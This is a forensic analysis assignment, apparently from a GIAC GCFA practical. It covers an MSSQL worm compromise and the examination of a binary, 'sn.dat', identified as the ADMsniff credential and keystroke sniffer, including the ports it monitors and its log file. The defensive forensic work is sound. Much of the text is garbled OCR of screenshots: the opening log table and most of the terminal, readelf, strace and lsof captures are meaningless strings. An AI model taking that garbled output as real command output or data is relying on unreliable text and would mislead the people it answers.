log Ry-Check lev Hotes					1002 00.12 10 00 42 (037)		(and a local	2		1210-125-4	
			unterware.jp		100206363437373730		400		1	1015-105-0	
	-		selfinital'i bet		1002 05 22 15 47 31 (0217)		1000	-	÷.	1216-125-0	
te brade hery			adm+.3+		1992 (0122 10 00 47 (027)			-	1	1210-125-4	
Contailed Princi		101.1	199.00		1002 05.12 10 02 44 (037)		141	-		6861-128-1	
	-	164	Hanry 401	2002.0111 14 KO.Ke (P17)	10020634343731,0235	(HER DS 22 14 HO R D (0075)	19400	-		8982-138-4	
		101	contast (T)	2000.00.08.00.01 (# (PS7)	1002-0532 10:00-48 (027)	1988 199221 14139 MC (0075)	10004	-		8805-105-4	
riwiti.		100 1	periodit and	2000.03.02 (0.01 0) 04 (757)	10020512100040.0025	(HER DE 22 14 (HE 22 (BOT))	31788	-	۰.	8884-125-4	116
- //ipenMacape /Ipenanik.co		110.1	relation front	2012/2011/12/09/04 07:002/5	100200110004320000	1988 DR 12 88 94 (2 (R)7)		-		8888-108-1	
-/BADIUP								-	-		
A/NoruBantostras Au/Manualis					C. NOW CONTRACTOR						1
Wapper tol.	1.12			+2C+ (m)	The York: Concerns						1
of Treases	100104	** =* ****	n deservicements	epinenii ji							D.
ACREPTS.											
(/bel	12.12	present al 1	the marrier service	The Baserson							
function	and the second	at + mani									-
/ipysham		171at - 200									
	10 mg 11 73 - 4 - 5	48 A.T.4883	Carl Strangers, 11	contraction (art 't)							
end/90	1.15	orten Argue	anto, bength - Mi								
anical Company				and the second se							
energy and the second sec	1.00	A second	120210324	Warms + "1,""[].							
enter of Company		rigt. (p. 11))	The second								
rent/Tythen	1100	a - statt.c	and the second states	witherterettingterman	wetter						
TOpegapty	person of	***	ant sale of a short of a	mail to manufacture a coloral	100000						
			in, however, was, rower								
(Marga P	1	PL #14,2008	or + meth, remaining	poster - els posteri mell re	obm(31)						
- (BADOP	1000		w1010, 68, 201, 800	101, 101, 106, 11, 10, 20, 3	A. JA. 107. 104. 101. 10. 1	. 111, 12, 10, 10, 10, 101					
ar Berner and	100		推進業業	P.S. State	(語)(語)(語)(語)(語)	m. om, M, M, M, 191, 184					-
						10, 10, 10, 2, 5, 6, 6, 6,					

User Information/Conclusions

On May 20, 2002 the Windows MSSQL 7 database server, deployed by the ACME Corporation was compromised, disclosing confidential database information, system configuration details, system accounts and password hashes.

The method of access to the ACME Corporation database server was through the MSSQL database administrator account, which facilitated the system compromise. Direct compromise of the ACME Corporation database server was due to the administrator account on the MSSQL database being retained at its default setting of "blank". Indirect compromise can be attributed to the database server being placed in an insecure location and not having protection from external attacks.

The analysis also concluded that the ACME Corporation's IIS Web Server, which was not included in this analysis due to its re-deployment was effectively compromised as well. The project managers identified the administrator passwords were originally the same on the database server and Web Server, however they did not know the current password and no documentation was available. Since the administrator password was cracked during the offline analysis in order to login to the system during the online analysis, the password

was reviewed by project managers and confirmed as original. However, timeline analysis of user logins and file system activity confirmed an outsider had not accessed the system after the worm's infection.

The SQL Worm was not destructive to the core system data, however system confidentiality, integrity and availability were compromised.

- **Confidentiality**: The Worm collected and transmitted confidential information to an email account in Singapore.
- Integrity: The Worm modified system accounts and replaced and deleted files.
- Availability: The Worm used the database server to scan other Internet systems for the MSSQL vulnerability. Scanning was intense and may have at times caused system performance degradation.

Interviews with the original ACME Corporation's project managers revealed the initial project did not include security measures such as firewalls, security patches, vulnerability assessments, threat risk assessments, or even basic security such assigning strong passwords.

Implications resulting from this compromise include potential liabilities incurred from the system attacking and infecting other systems, customer confidence, ACME Corporations image and integrity and the potential disclosure of privacy information.

Assignment 2 - Analysis of an Unknown Binary

Binary Details

File name - "sn.dat" → See Image 20.0 File Details - ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped. File size - 399,124 bytes MD5 checksum - 0e954f43fd73f56e812a7285f32e41d3 File and Group owners - root

Image 20.0

BrockBotergetaes/Wite-Practical/Rosignmet2/program	00
File Edit Settings mala	
runtHCrterprise progrees[# 1s -Lat.	
errors 2 root root 40% Aug 12 22:00 .	
1 rest. rest. 17510 Jak 12 20120 et. der	
errenter I root, root, 199124 Apr 11 99528 an.dat. errente I root, root, 37 Apr 11 09529 an.add. utffinieries evented utfine.	
2244-63/s/1/36/612a/200/32a4103 sm.dat. 69613cd0ad1207145c305c6370074 sm.ad5	
Feed 74 2a (240) in the control of the Control on the Control of t	

Modify/Access/Change times: → See Image 20.1

 Steven G Lukacs
 53

 GCFA Practical Assignment
 53

 titute 2004,
 As part of GIAC practical repository.

Last used: April 11, 2002 – 09:29:58 CST Last accessed: April 11, 2002 – 09:29:58 CST Last changed: August 12, 2002 – 22:08:48 CST

Image 20.1

] root@interprise:/\or/los			0.0
File Edit Settings He			
rustEnterprise aan 6 rustEnterprise aan 6 rustEnterprise aan 6 di 12 2002 20:22:57 44 40 2000 22:57 56 45 10 2000 22:57 56 45 10 2000 22:57 56 46 10 2000 22:57 56	299124 ms, marminer root, root, // 179305 m, marminer root, root, // 199105	Realignment, 2 r/program namment, host, not, //inages-12/10-thract, isai/Realignment,2/program/an ges/CCFR-Pract_Local/Realignment,2/program/an, stat, ges/CCFR-Pract_Local/Realignment,2/program/an, stat ges/CCFR-Pract_Local/Realignment,2/program/an, stat ges/CCFR-Pract_Local/Realignment,2/program/an, det, ges/CCFR-Pract_Local/Realignment,2/program/an, det, ges/CCFR-Pract_Local/Realignment,2/program/an, det, ges/CCFR-Pract_Local/Realignment,2/program/an, stat	i.ed

Unzip with the –X option was used to decompress the archive which preserves the UID and GID. In this case they were the root user.

Program Description

"sn.dat" is a network sniffer which, is used to log packets traversing across a network interface card in normal or promiscuous mode.

Once the program was unzipped from it's archive, the use of the "file" command identified the file type, platform of use, and whether it called system libraries to complete execution. With this particular build of ADMsniff it appeared to be statically linked (libraries were included within the program and did not use shared system libraries) and stripped (no debugging symbols). Programs are generally compiled with debugging symbols to help make the task of troubleshooting easier by providing output readable by debugging programs such as gdb.

Applications & commands used in Forensic analysis:

- 1. file
- 2. Idd
- 3. strings -a
- 4. objdump
- 5. nm
- 6. readelf
- 7. gdb
- 8. hexdump
- 9. ald
- 10. strace
- 11. Itrace
- 12. truss --vlstat --tlstat ls --l "filename"
- 13. Unzip -X

Step-by-Step analysis of "sn.dat"

The file "sn.zip" was uncompressed using unzip –X which, preserves the file attributes helping to ensure the forensics analysis is not tainted. Once decompressed, the archive produced 2 files – "sn.dat" and "sn.md5".

The next step of the process was to view the MAC (modify, access and creation) times of the file to determine when it was created, modified and accessed. The sequence of this step is important in providing accuracy because some of the Unix commands used in this analysis such as the file command will change the access time, thus providing erroneous results and corrupting the evidence we are attempting to gather. There are multiple ways to determine the MAC times of a file depending on the operating system in question. As part of the Coroners Toolkit, the application "mac daddy" can be used to gather Modify, Access and Create times for most Unix platforms including Linux, Solaris, BSD and so on. In Solaris the command "truss" can be used to gather MAC times. Specifically, truss –vlstat –tlstat Is –I "file or directory name".^{vii}

To determine the type of file in question, Unix provides a command called "file" which analyses the first 1024 bytes of a file and compares that header information to known headers in /etc/magic. This command is valuable in that no program execution takes place, potentially causing undesired results or damage to your system. Using the "file" command on "sn.md5" and "sn.dat" revealed 2 types of files. The first file -- "sn.md5" is a text file containing the alleged, 32-bit md5 cryptographic checksum of the file "sn.dat". The other file, sn.dat is a 32-bit ELF binary. The analysis now focuses on the binary since the text file contained no other forensic evidence of value. The binary file "sn.dat" was both statically linked and stripped which meant the file was autonomous, requiring no shared libraries for successful execution and provided no symbols which could be used to help determine what kind of program this was and how it executed.

Next, we want to validate the structure of the file. The readelf command is used to display information about ELF format object files and is valuable for identifying file structure problems such as abnormal entry points or sections of a file that don't make sense (sizes are out of place). The output received from "sn.dat" displayed a normal entry point, showing the application is a typical executable that should be viewable by typical forensics tools such as gdb, file, lsof, and strings.

In some cases black hats will modify the entry point (The typical area the program begins) to disguise what type of program and what can be seen with basic forensics techniques. Typical entry points for ELF binaries start with 0x804 while other entry points can be treated as suspicious and warrant further investigation. See image 21.0


Image 21.0

0 00 00 00 00 00 00 00 00 00 00	
2's complement, little modian	
1 Courvert3	
UNIX - System V	
DEC (Crecotable file)	
Intel 00396	
0+1 (x-0040(m0)	
300364 (Signes write File)	
fiz (instan)	
32 (instead)	
40 (listers)	
10	
mai 16	
with the second in the second	
Actor OFF Size ES Fig Lk DVF AL	
00000000 040100 000010 00 481 0 0 4	
000m2460 02m460 000004 00 A 0 0 4	
06048520-05c020-000464-00-449-0-0-9-4	
080a8aa4 05cdc0 000000 00 W 0 0 1	
06040094 000096 000000 00 # 0 0 4	
0000000 060096 001244 00 0 0 1	
00000000 06136a 0000aF 00 U U 1	
wigH (serge)_S (strange)	
Cupil, a locitorestil	
a of the wheels, which is the operatory maker with	
e Bhashaire Filindin Mashire Flatillian	
000 0v0000000 0v5atac 0v5adac R E 0v1000	
aleo ovdelovilaleo ovdtifet ovdoteli Mir nuclono	
She herebached recorded recorded a must	
AsLinc.steritLinc.subfreeresLinc.subinit _rste.AU tag	
and, and the second sec	
in File.	
Film,	
his file.	
his File.	
140 7 4401	
	0-1 0-2 0-2 0-2 0-2 0-2 0-2 0-2 0-2

The next step of the analysis process is to go beyond the meta-data of the file and dig into the program itself, hopefully revealing some important clues as to the nature and intent of the program. One of the most commons tools used on Unix platforms -- and a very valuable tool for forensics use is the command "strings".

Strings is used to display printable characters embedded in any file that are 4 characters or longer. Output of the strings command identified some interesting information. See Image 22.0

Image 22.0



Strings identified references to network and network protocol information in image 22.0, which indicates this application uses network communications, a subtle clue to the potential origin.

Image 22.1



In image 22.1 we find a name, email address, street address and telephone number. A strange occurrence in a program potentially used for malicious purposes? A quick search at <u>www.google.com</u> for Keld Simonsen reveals a web site with the same domain as the email address above.

Email address \rightarrow (<u>keld@dkuug.dk</u>).

Web page found \rightarrow <u>http://std.dkuug.dk/keld/</u>.


Who is Keld Simonsen and why would he include all of his personal information in an application used for potentially malicious uses? A visit to the index page of http://std.dkuug.dk reveals that this Website seems to be dedicated to the standardization across open systems of HTML, POSIX, C & C++, Character sets and Internationalization. It also holds the ISO/IEC 15897 and CEN ENV 12005 Cultural registry, which are character maps. Further investigation takes us to http://anubis.dkuug.dk/jtc1/sc22/wg20/, ^{viii} the official home page of ISO/IEC – JTC1/SC22/WG20. These Web pages all look official and are part of the same

Steven G Lukacs GCFA Practical Assignment domain as the Web Site of Keld Simonsen. Keld has a project, ISO/IEC 15897, which, is approved as an international standard. In addition, Keld has authored RFC1345, another standard for character set internationalization. http://asg.web.cmu.edu/rfc/rfc1345.html.

Registration procedures for cultural elements (ISO/IEC 15897)

Title:	Registration procedures for cultural elements
Project number:	JTC1.22.15897
Standard type:	An International Standard for registry procedure and an International Registry
Project editor:	Keld Simonsen
Current draft:	<u>N849</u>
first draft was:	<u>N610</u>
Status:	Approved as international standard. A revision is begun, and was sent out for CD ballot July 2001.

Due diligence in investigating this piece of the binary shows that Keld is not the author of this program, only that this program is using some of his work. See Image 23.0



Further up in the code of this program reveals some interesting text. Specifically, the following strings:

- ADMsniff
- le0

Steven G Lukacs GCFA Practical Assignment

- ...oo00 The ADM Crew 00oo...
- ADMsniff %s in libpcap we trust!
- Credits: ADM, mel, ^pretty^ for the mail she sent me
- The_l0gz
- cant open pcap device :<
- *sip → %s*
- *sport **→** %i*
- *dip **→** %s*
- *dport **→** %i*
- *data → %s*

All of these strings warrant investigation due their contextual nature. For example, the lines " ADMsniff %s in libpcap we trust!" and "Credits: ADM, mel, ^pretty^ for the mail she sent me" is not something that would be found in a typical programs. These entries appear to be more juvenile in nature and may indicate a hacking mentality. In addition, we will see in the future analysis of the application that the string "The_l0gz" reveals significant information into the workings of the program, not something typically done in a professionally coded application. We will also see "sip, sport, dip, dport and data" revealing more important information into the motive for this application.

Beyond the profiling aspect of this analysis, we see strings output such as "pcap", "libpcap" and "le0" in multiple areas. The string "libpcap" refers to a library used to capture packets on a system connected to a network. The string "le0" is the default network device on X86 based Linux systems. These are some very strong clues suggesting we are dealing with a packet capturing application. The specific function and reason for this application is unknown at this point however, with further investigation we should reveal it's purpose. See Image 23.1

Image 23.1

DrastReterring/impo/076/histord/incoment2/results	000
File Est Setting Help	
Bits Control Dist Dist <thdi< td=""><td></td></thdi<>	
42.26 102.26 26.46 26.46	
46.74 11.84	
	. 1332.1 #27 •

In image 23.1 we see strings output showing specific versions of GCC and Red Hat Linux 7.1 2.96-97. This information suggests that the program was compiled

fairly recently since Red Hat 7.1 was released in early 2001. Although not extremely important information it does provide a frame of reference.

Applications & Commands not used:

Idd – Typical binary files that require dynamically linked system libraries will provide valuable insight on what the program does by the libraries it uses. When Idd is run against a file it will enumerate the libraries required to successfully execute and run the program. Since sn.dat is not dynamically linked, Idd will not provide us with any information other than the file is statically linked. If the file sn.dat used system libraries, we would discover that one of the libraries was related to a packet capture library and would have provided more evidence on the use of this application.

Forensic Details

"sn.dat" is actually a well known network sniffer called ADMSNIFF which is specifically used to log traffic and commands of well-known services that systems administrators or users use to access systems.

The data ADMSniff captures is specific to connections made by applications on the following ports \rightarrow telnet(Port 23), ftp(Port 21),shell(Port 514), rlogin(Port 513), rexec(Port 512), imap(Port 143), pop(Port 110), pop2(Port 109), and Back Orifice(Port 31337).

When a user logs into the host running ADMsniff using one of the above services/ports, ADMsniff will log the network connection and keystrokes the user types. Logs are saved to a log file call "The_l0gz" and contain detailed information on all the data captured over the network to the ports listed above.

The following is information collected in the log file:

- Date & Time of communication
- Source Port
- Destination Port
- Source IP
- Destination IP
- Data All keystrokes.

The parts of the file system affected by the execution of this application include /proc which represents the application on disk as it is in memory. In addition, the application creates a log file called "The_I0gz", which is used by the application to record the incoming data. If the application "sn.dat" were not statically compiled then more areas of the file system would be affected such as system libraries.

Multiple clues become evident after analysis of the application using the output from strings. There are numerous instances referencing the hacking group "ADM

Crew" who have a high visibility on the internet and are alleged-idly responsible for hacking into Web Sites such as Def Con - <u>http://news.com.com/2100-1023-</u> <u>228253.html?legacy=cnet</u>,^{ix} attempting to exploit system vulnerabilities such as NFS - <u>http://www.geocrawler.com/archives/3/199/1999/1/0/1348550/</u> ^xand posted articles on their own Web Site for DNS ID hacking -<u>http://adm.freelsd.net/ADM/ADMID.txt</u>^{xi}.

The link pointing to the possible NFS exploit above which, references the ADM Crew in the syslog output of the destination machine has a source IP that resides in Germany and may be where the ADM Crew is located. Of course it is always likely that hackers of this caliber will hide their tracks and/or use other systems they have already compromised as jump points to exploit other systems.

The ADM Crew's Web Site is listed in RIPE as belonging to a Moscow ISP so applying American or Canadian laws may prove difficult when attempting prosecution.

Beyond the application ADMSniff, the ADM Crew has created many other tools with even more questionable intention such as ADMspoof, ADMcrack, ADMworm and many others, which helps to demonstrate the intentions of the group and specifically the ADMsniff application.

Program Identification

ADMsniff was located at a number of ftp and Web Sites, however all of the sites contained one of two versions. For example,

http://online.securityfocus.com/tools/215/scoreit contained version .08 and http://adm.freelsd.net/ADM/ version 0.1b (The ADM Crew's Web Site). Once statically compiled and stripped of all symbols, both of these versions did not turn out to be the same size or have the same MD5 checksum as "sn.dat", however the programs did illustrate the same behavior and had the same functionality as sn.dat. See images 24.0-24.1



* rest@localtest:-0/0M/10/0Html	T - Shell - Konsule	9 E X
Section Edit View Settings Help		
Arost. AGM/1.400Horu/FT Ernstellions/Dists. ADManu/FT3+ 1a totals 1015 driver-wine 3 rost, rost, driver-wine 6 rost, rost, driver-wine 6 rost, rost, driver-wine 1 rost, rost,	ell. 47% Aug 25 00149 300104 Aug 25 00149 (Denul/F-1 47% Aug 25 00149 (Denul/F-1 47% Aug 25 00149 (Denul/F-1 7% Aug 25 00149 Namefile 47% Aug 25 00149 Namefile 47% Aug 25 00149 Namefile 47% Aug 7 1099 Aug 487% Aug 7 1099 Aug 487% Aug 7 1099 Aug 406 Nam 7 1099 Aug 406 Nam 7 1099 Aug 408 Jan 13 1099 press.N 101 Jan 13 1099 press.N 101 Jan 13 1099 press.N 101 Jan 13 1099 press.N	

Image 24.1

* root@localhost:=04044204045mill	- Shell - Konstele	• D >
Section Edit View Settings Help		
rootHiocalhost #Dhau/7]* pud Yoot/WDM/2//Dhau/F rootHiocalhost #Dhau/7]* is -1	at:	
Adda 522 Free Free Strong Transf. Freed. Free Free Strong Freed. Free Strong Free Strong Free Strong Freed. Free Strong Free S	40% Aug 25 11:02 3090-00 Aug 25 00:04 fr/mmp// 40% Aug 25 00:17 linectory:1 80530 Aug 25 00:17 linectory:1 80530 Aug 25 00:17 linectory:1 80530 Aug 25 00:17 mearline 40% Aug 25	


The results of comparisons between ADMsniff version 0.1b and sn.dat show these applications to be the same program with minor differences. These differences may be the result of the compiler used, the options given to it during compiling and the operating system it was compiled on and possibly other factors.

Image 25.0 contains the readelf comparisons of sn.dat and ADMsniff, which show similar values with most exceptions being differences in memory location used by the application and size of memory address space. See Image 25.0 *Image 25.0*

Charge for T1 Sector 1 Sector 1			
and the second se	TAP and an Deal Brance constitutes and APArest Leasted to	C-Decements and D-Magnimum (D-Mittan) Sector (SAMI)	SOM Frances (144/Array constitute grant) in spatial or
Thereins The off the file of the off off off off off off off off off of	de mi de mi de mi de mi de mi EFFIT Fra considerant. 2000 (a main 1. [quirent] Teller - Toriens H Sense: Thereina - Toriens Sense:	LL2 Benden Regin To 44 au 44 55 51 10 a Regin To 45 au 44 55 51 10 a Constant To 45 au South 10 au South	ELF22 2 Y startest; 3 Y startest; 5 U startest;
And Long Decision of Array and Array		Image: Section Section Tage: Section Section 101 101 101 101 101 101 101 101 100 101 100 <	 All and a strategy of strateg
Type Claret Turbally Second Second S	Transfer Falses Berlin Fis Alena	PT Tree Uller Treeses Day Barbon Streeses Day Barbon Streeses Revise	Bernander Greine Berlan für dienen Berlander Greine Berland für Sinnen Berlander Greine Berland für Sinnen Berlander
II onto ANI-Log There of no dynamic segment in this There are no relaterision in this fi		10 02 ante ABT-tap 10 Date to an AStonatio segment in the 10 Date on an estimations in this	
		23 Party and an analysi sections in 1	
There are an oursaid herizons on the	0 1.10		


Steven G Lukacs GCFA Practical Assignment 62

To perform a direct comparison between sn.dat and ADMsniff, strace was used to capture the system calls of both applications while running simultaneously. Further comparison between the two files utilizing strace, again, shows virtually identical output. In the screen shots below we see write processes outputting their data to the console such as the version number of the program, the references to the ADM Crew and other information that is identical between ADMsniff and sn.dat. The applications both display this information on execution from the shell prompt as seen in image 25.1 and 25.2.



Here I Hat I Had No. 2

Steven G Lukacs GCFA Practical Assignment



Further into the strace captures, both applications, while running simultaneously write data to the file "the_l0gz" when an ftp transaction is made to the system. Each application captured and wrote the same data to each of their perspective log files. See Images 25.1-25.8.

Image 25.4

* not@Enterprise:Images/GCFA-Practical/le Session Edit View Settings Help	esignment2/programs/results - STEVE - Kansale	* II >
	Constructions Constructions	
	* Internet and the second state of the seco	
And the Control of Con	<pre>24140-0010-0014-000-000-000-000-000-000-0</pre>	
er fran fa, fan de Salaman yn Allande Hillin, fan de Salaman yn Allande Hillin, fan ander Jinsfelder, ekseu Allander Hillin, frig, fran Andelfeld, ekseu	<pre>contractor condition conditions conditions conditions and condition conditions condition conditions conditions and conditions c</pre>	
	in the second	
	Description of the second state of the second state of the second second second state of the second seco	
	= 0 = 3030495007 = 8231490057 = 8231490057	
Internation Internation Internation	Any manimum is a reaction of the second s	Bos.

mot@Enterprise:Amages/GCFA-Practa assiste Edit View Settings Help	sk/kosigninen/2/programs/results - STEVE - Kansale	е П.)
	 312470396 3123400396 	
and a second	 Medical Disk of Anthropological Contract (1974) (a fairs family of 10001 paths 2000 (2, 200) + 60 Internation 	
	a state of the second state and state of the second state of the s	
	· "Internet" 	
THELE P	 # 113(459)07 # 113(459)07 	
personal de la companya d	* 2010/2007	
HELL, FICT, FOR HIGH	Laise , rel 1 - 0 with, no report no adono, *: 01 - 0-000100 100.00 - 0.00 - 0.00	
ALLE AND A CARTERIA	Construction of Construction	
	 Conservation and Annual Annua Annual Annual A	
	 schwebooff schwebooff	
- Silahi Interneti		a.l
+ Tery I struct	694	Bot.

The ADMsniff and sn.dat applications collected and logged identical information in their respective log files and displayed the same file size and md5 checksum, proving the output of each application was the same. A the the Age

Steven G Lukacs 65 **GCFA Practical Assignment** As part of GIAC practical repository.

* root@Ente	rprise:Amage	es/GCFA-Pra	ctical/Assignment2/programs - Shell No. 2 - Konsole	· 🗖
Session Edit	View Settin	gs Help		
root@Enterp				
			t2/programs/1/ADMsniff	
rootBEnterp	vrise ADMsn	iff]# 10 -		
otal 1076				
LAsheshes	1 root	root	12998 Aug 27 08:31 ADMsniff-1.strace	
LA-LL	1 root	root	780 Rug 27 08:31 The_10gz	
PMRP-RF-X	3 root.	root	4096 Rug 27 08:31	
PHRP TRP TR	3 root	root	4096 Aug 27 08:13	
LWahaahaa	1 root	root	3316 Aug 27 08:12 ADMsniff-1.readelf	
ru-rr	1 root	root	16303 Aug 26 08:13 strings.out2	
4M-bb	1 root	root	16390 Aug 26 08:12 strings.out	
PMRT-XP*X	1 root	root	389104 Aug 26 08:12 ADMm1FF-1	
frakh-xh-x	6 root	root	4096 Aug 26 08:12 Libecter-0,4	
LAnbanhan	1 root	root	86930 Rug 26 08:12 libecap.a	
PH-PP	1 root	root	736 Rug 26 08:12 MakeFile	
LR-b-shee	1 root	root	1072 May 30 1999 README	
LRobert	1 root	root	8432 May 11 1999 thesn1ff.c	
LA-LL	1 root	root	487424 May 7 1999 Libponn-0,4,ter	
PU-PP	1 root	root	486 May 7 1999 10.h	
L-d-shee	1 root	root	8447 Jan 19 1999 bof h	
LAsheshes	1 root.	root.	4900 Jan 19 1999 pcap.h	
FM-PF	1 root	root	1491 Jan 19 1999 top.h	
root@Enters				
a9c5807046d				
root@Enterp			<i></i>	
root@Enterp				
inages/GCFA				
root@Enterp	rise progra	ans]# 1s -	Lat.	
total 608				
Inwer-ser-se	2 root	root	4096 Aug 27 08:57 results	
franch-xn-x	5 root	root	4096 Rug 27 08:34	
LA-LL	1 root	root	780 Aug 27 08:31 The_logz	
Levie	1 root	root	3316 Aug 27 08:13 ADMsniff-1.readelf	
In wide - you - ye	3 root	root	4096 Aug 27 08:13 1	
EM-DE	1 root	root	3493 Rug 27 08:12 sn,readelf	
inexnexnex	3 root	root	4096 Aug 26 08:22 2	
Place and an	8 root	root	4096 Aug 26 08:05	
CR	1 root	root	175185 Jul 12 22:22 muzie	
PARPARENCE	1 root	root	399124 Apr 11 09:29 sh.dat	
ru-ru-ru-	1 root.	root	37 Apr 11 09:29 sn.wd5	
root@Enterp				
5a9c5807046a			The_10gz	
root@Enterp	prise progr	ansje		1
+ New []	Shell [] S	Shell No. 2		
1444 w 84	- entry -	0.0000000000		

Image 25.7

	hange inen 15				and and also proved to				
	storts and lost		ADeally Trail	e'llectety	CANDIGON	Céreman Di			Con-Jon American
101	Addinit.	1087	rmst.	.355	120		12352	735136	Vara ALLES TED ALL Jocale means apagements of the
	100.00	1054	root	0.90	1011		4516	102317	A DESCRIPTION OF A DATA OF A DESCRIPTION OF A DESCRIPTION OF A DESCRIPTION
	se det	133	POOL	Card and a	DIR		4016 4016		/images-GCFA-Prectical/Assignmentl/programs
	no dat	1200		Aug 1	BRO	1.5	199124	502999	/inspec/GCFA-Proctical/Assignment2/program/so. dat
503	en dat	1203		- 24		136.3			/dev/pts/2
	an det	1203	root	- 16	CBR	136.3		5	/dem/pts/3
	an dat	3203 1203		- 15	CER	taë a			/dev/pts/3
	ney dat	1101		1	1000	6.6			cas's identify protocol /inspes/SCPA-Proctical/issignment2/programs/The.iDen
	Lucz.	3208		and it	NSC.	11	- 4110	100000	/Inspect COA-Proctical Ansignments/program
	Inci	1294	soct.	antal.	218	2.2	4016	1	
	Leat		FOOT.	181	385	2,0	82852		current and the
	Louis	3304	DUNCK.	100	484	3.2	89947		2144-14-2-2-3-44
	Laut	1204	2008	HCR.	850		1402231		/11b/1896/11be-2-7.5.86
	lagt	1254		28	CER	136.2		404393	/dev/ptm/2 /inspec/GCFA-Proctical/AssugnmentD-programs/inst-withen dat
	inct	1294		24	CAR	136.2			/dee/pta/2
	Incl		FOOL	30	518	0.3			Taxon C.S.
48.	I MOT	3294	THEFT	42	DIN.	9.2		78905352	/pros/1794/fd
	Goot .		root.	34	WIND .	P.5			plae
	Leot	1204	root	47	FIFO	8.5		1925	pipe
	Last.	1205	POOL.	100	DIN		4016	101112	Chapme SCVA-Fractical Assignment2 program
	1 mot	1205		int.	MEL	1.1	62812	241714	Assertation () and
	lact	1205		-		11	E9143		/15b-1d-0.0.5.mt
	lant	3205	stoot	-	ALC: N	3.3	1407975	102986	/11b/1696/11bc-2 2.5 so
20	lmot	3205	Hoot	10	FIFO	D. 8		\$928	pipe
	1 mil	1296	stall.	74	FIFO	2.5		6929	plym

66

	1.04							
		H root	tat tat		136.1 1.3 1.3 1.3 1.3	4016 4016 361104	999222	<pre>class_pide_3 'insepse -CCFA-Fractional Assumptions 12 "programs -1-ADManiff 'insepse -CCFA-Fractional Assumptions 12 "programs -1-ADManiff-ADManiff-ADManiff-1 'insepse -CCFA-Fractional Assumption -1 "ADManiff-ADManiff-1</pre>
	matt- 11 matt- 11 matt- 11	4 root	10.00	BOCK BEC	116.1		1675	/dev/pis/3 dev/yi/s/ des/1/identify_protocsi/ /search/2/254-Practice//Amplement2/programs/1/42Manil1/The_IPed
188 0 80 187 0 80 188 0 80 188 0 80 188 0 80		17 2004 17 2004 17 2004 17 2004 17 2004 17 2004	11111	DIR DIR NRG NRG NRG		40% 40% 82812 8%47 14020%	454297 343734 1038338 502980	/mon /wm/whin/lenf /lib/140-7.2.5.mm /lib/140-7.2.5.mm
	11	17 root 17 root 17 root 17 root	244444	DIR DIR	136,2 3,3 136,2 0,7 0,7	0 0 0	455938 4 77791241	<pre>_/dec.pts/2 rest/referentiff_leaf2_test /dec.pts/2 /genes /genes/lif7/fd pipe</pre>
197 Laoi 198 Laoi 199 Laoi 199 Laoi		17 root 18 root 18 root 19 root	cwd ztd tat	FIFO FIFO DIR DIR BEG	8.6 3.3 3.5 3.5	40% 40% 52012 8%47	3887 454297 2 341714	pipe /post /user/abin/laot
641 Loof 692 Loof 693 Loof 694 Loof 895 .	11		888 888 47 79	REG REG FIFO FIFO	3.3 7.7 9.5 9.5	89547 1402035	502988 3006	/11b/1665/11b-2.2.5 mc /11b/1666/11b-2.2.5 mc pipe pipe
differences	Rand							Liv 1985, Col 214 Author live Descent live Date

Captured in image 25.8, lsof is used to reveal the files that are opened when an application is executed. In the case of ADMSniff and sn.dat, lsof reveals no differences in the files opened for each of the applications again, solidifying that these are the same application.

Legal Implications

In the Canadian law system, displaying proof this program was executed and used for malicious, intentioned purposes poses multiple challenges. While providing MD5 checksums, file permission information, logging and tracking of, an individuals actions helps to prove guilt, is important to note that Canadian law has greater requirement for successful prosecution.

Canadian law requires proof of criminal liability. In proving criminal liability there are two requirements that must be met. The first requirement is **MENS REA** and the second is **ACTUS REUS**.

MENS REA is Latin for "A Guilty mind" -- The state of mind that the prosecution must prove a defendant to have had at the time of committing a crime in order to secure a conviction.

ACTUS REUS is Latin for "A Guilty act" -- The essential element of a crime that must be proved to secure a conviction, as opposed to the mental state of the accused.

Proof of execution

If a level of proof can be reached to satisfy a judge or jury that the program "sn.dat" was executed with MENS REA and ACTUS REUS then multiple laws

have been broken in the Canadian legal system. The laws that may apply in this case are listed below.

Section 342.1 (1)-Criminal code of Canada. – Unauthorized Access

"Every one who, fraudulently and without color of right:"

- a) obtains, directly or indirectly, any computer service,
